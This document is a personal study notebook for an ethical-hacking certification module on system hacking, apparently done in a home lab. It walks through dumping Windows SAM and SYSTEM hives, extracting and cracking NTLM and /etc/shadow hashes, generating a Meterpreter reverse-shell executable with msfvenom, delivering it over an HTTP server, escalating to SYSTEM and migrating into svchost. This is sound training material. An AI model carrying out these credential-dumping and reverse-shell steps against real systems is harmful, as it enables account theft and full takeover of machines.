Module - 05
System Hacking

→ System Hacking: CEH phase where penetration tester attempts to gain, maintain, and demonstrate access to a target system after identifying vulnerabilities.

→ Phases of System Hacking:

- Footprinting
- Scanning
- Enumeration
- Vulnerability Analysis
- Gaining Access
- Maintaining Access
- Clearing Tracks/Logs

→ Steps:

- Create Payload (msfvenom)
- Set-up Listener (msfconsole)
- Deliver Payload (Python Server)
- Connection Established
- Privilege Escalation
- Post-Exploitation

Password Cracking Windows

→ SAM File: Security Accounts Manager, Window's master password database file. It's where windows stores user account passwords in hasher format. SAM file is locked.

Location: C:\Windows\System32\config\SAM

→ How passwords are stored?

1. User Created Password
2. Windows hashes it
3. Stores in SAM File

→ Critical Files in Windows:


S. NO.	File	What it Contains
1.	SAM	The actual password hashes
2.	SYSTEM	Master Key used to encrypt/decrypt the SAM file.
3.	SECURITY	Contains cached domain credentials

→ NTLM: NT LAN Manager, is an authentication protocol, these protocols store user's password in SAM database using different hashing methods.

- We need both SAM and SYSTEM files to crack passwords offline. SAM alone is useless without the SYSTEM key.
- SECURITY file holds LSA Secrets (Local Security Authority) – passwords of services that auto-start.

1. Registry Dump: is the process of exporting (saving) a copy of Windows registry hive to a file on disk.


Registry Hive	Full Path	What it contains	Why Attackers want it
SAM	HKEY_LOCAL_MACHINE\SAM	Password hashes.	Primary target – contains NTLM hashes.
SYSTEM	HKEY_LOCAL_MACHINE\SYSTEM	Bootkey used to decrypt SAM.	Required to extract hashes from SAM.



- Command: reg save hklm\sam sam.save
- Command: reg save hklm\system system.save
- Reg save = The built-in Windows registry save command.
- Hklm\sam = Registry path (SAM hive)

Built-in Windows command that works because registry hives like HKLM\SAM are not locked in the same way the physical file is.

2. Transfer Files to Kali Linux




3. Extract Hashes in Kali: secretsdump.py [decrypt]

- Command: impacket-secretdump -sam sam.save -system sytem.save LOCAL
- secretsdump.py = Script name, Impacket's credential dumping tool.


Extracted NTLM hashes from the SAM file using the bootkey from SYSTEM

4. Creating Wordlist & File:



- Create a wordlist.
- Paste extracted hashes in hashes.txt

6. Brute Force: John The Ripper Tool



- Command: john --format=NT --wordlist=my_wordlist.txt hashes.txt
- John the Ripper = John, password cracking tool.
- -format=nt = Hash format, NTLM hashes.

Username: USER_1

Password Found: User@123

Full Attack Sequence:

Step1: Dump Registry Hives (Windows - CMD)

- reg save hklm\sam sam.save
- reg save hklm\system system.save

Step2: Extract Hashes (Kali Linux)

- impacket-secretsdump -sam sam.save -system system.save LOCAL

Step3: Crack with John the Ripper (Kali Linux)

- john --format=nt --wordlist=my_wordlist.txt hashes.txt

Password Cracking Linux

→ Shadow File: It stores password hashes for all users.

Location: /etc/shadow

→ Crack with John the Ripper

```
┌──(root㉿kali)-[/etc]
└─# john --format=crypt shadow
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
kali             (kali)
kali             (root)
2g 0:00:00:01 DONE 1/3 (2026-07-09 11:26) 1.600g/s 229.6p/s 230.4c/s 230.4C/s r999994..rootr
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- Command: john --format=crypt shadow
- -format=crypt = Hash Format

Metasploit

→ Metasploit: Metasploit Framework, it's a vast database of exploits, payloads, and tools | Penetration Testing Framework.

→ Msfconsole: is main interface, this is a command centre – an interactive shell to choose exploits, set options & manage attacks.

→ Msfvenom: is a utility that is part of Metasploit Framework, it's main job is to generate payloads.

→ Meterpreter: is an advanced payload within Metasploit framework that provides advanced command and control environment, advanced shell.

→ Exploit: is a piece of code or techniques that take advantage of vulnerability to gain unauthorized access.
Purpose: to break into target system.

→ Payload: is the code executes on target system after the exploit successfully compromise it.
Purpose: to achieve the attacker's goal after access is gained.

Msfvenom – Payload Created

→ Msfvenom: is a tool to generate payload, it creates a malicious file you need to deliver to the target.

- **Command:** msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.9 LPORT=4444 -f exe -o payload.exe


```
┌──(root㉿kali)-[~/Payload]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.75.128 LPORT=4444 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 509 bytes
Final size of exe file: 7680 bytes
Saved as: payload.exe
```

Component	Meaning
msfvenom	Payload generator tool
-p	Payload
windows	Target is Windows System
meterpreter	Advanced Meterpreter payload
Reverse_tcp	Payload connect back to you (attacker)
LHOST	Listener Host (Your IP address) Target connects to you
LPORT	Listener Port
-f	Format of output file
exe	Creates windows executable file
-o	Output
Payload.exe	Output filename

Msfconsole – Listener

→ Msfconsole: All-in-one command-line interface for Metasploit Framework. Used for finding vulnerabilities, exploit, manage payloads.

1. Setting-up msfconsole Listener:



- Command: use exploit/multi/handler
  multi/handler = it acts as a listener, waits for incoming connections from payload.

- Set Payload & Set LHOST accordingly.

2. Deliver Payload: VM sharing Folder

```
┌──(root㉿kali)-[~]
└─# vmhgfs-fuse .host:/ /mnt/hgfs -o allow_other -o uid=1000

┌──(root㉿kali)-[~]
└─# cp ~/Payload/payload.exe /mnt/hgfs/VMshare/
```


Alternative: Python HTTP Server

Command: python3 -m http.server 8080


```
┌──(root㉿kali)-[~]
└─# cd Payload

┌──(root㉿kali)-[~/Payload]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.75.129 - - [13/Jul/2026 05:01:15] "GET / HTTP/1.1" 200 -
192.168.75.129 - - [13/Jul/2026 05:01:16] code 404, message File not found
192.168.75.129 - - [13/Jul/2026 05:01:16] "GET /favicon.ico HTTP/1.1" 404 -
192.168.75.129 - - [13/Jul/2026 05:03:25] "GET /payload.exe HTTP/1.1" 200 -
```

Windows 10: Browser

Run Anyway:




3. Connection Established:



- Command: run
- Command: sysinfo [System Information]

4. Privilege Escalation:




- Command: getuid [User ID – Logged-in as USER]
- Command: getsystem [Privilege Escalation | SYSTEM]

SYSTEM – Highest Privilege, Complete System Control.

5. Post Exploitation:


- Process Migration: Payload runs inside legitimate Windows Process.



```
                                                                                65\msedgewebview2.exe
 8008  656   svchost.exe                x64   0       NT AUTHORITY\SYSTEM       C:\Windows\System32\svchost.exe
 8028  788   TextInputHost.exe          x64   1       DESKTOP-V9P8NM4\USER      C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\Text
                                                                                InputHost.exe
 8144  7808  msedgewebview2.exe         x64   1       DESKTOP-V9P8NM4\USER      C:\Program Files (x86)\Microsoft\EdgeWebView\Application\150.0.4078.
                                                                                65\msedgewebview2.exe
 8152  7808  msedgewebview2.exe         x64   1       DESKTOP-V9P8NM4\USER      C:\Program Files (x86)\Microsoft\EdgeWebView\Application\150.0.4078.
                                                                                65\msedgewebview2.exe
 8212  656   svchost.exe                x64   0       NT AUTHORITY\SYSTEM       C:\Windows\System32\svchost.exe
 8264  2624  msedge.exe                 x64   1       DESKTOP-V9P8NM4\USER      C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
 8468  788   SearchApp.exe              x64   1       DESKTOP-V9P8NM4\USER      C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\SearchA
                                                                                pp.exe
 8492  788   UserOOBEBroker.exe         x64   1       DESKTOP-V9P8NM4\USER      C:\Windows\System32\oobe\UserOOBEBroker.exe
 8716  2800  msedgewebview2.exe         x64   1       DESKTOP-V9P8NM4\USER      C:\Program Files (x86)\Microsoft\EdgeWebView\Application\150.0.4078.
                                                                                65\msedgewebview2.exe
 8988  788   ApplicationFrameHost.exe   x64   1       DESKTOP-V9P8NM4\USER      C:\Windows\System32\ApplicationFrameHost.exe
 8996  2800  msedgewebview2.exe         x64   1       DESKTOP-V9P8NM4\USER      C:\Program Files (x86)\Microsoft\EdgeWebView\Application\150.0.4078.
                                                                                65\msedgewebview2.exe

meterpreter > migrate 8008
[*] Migrating from 4428 to 8008...
[*] Migration completed successfully.
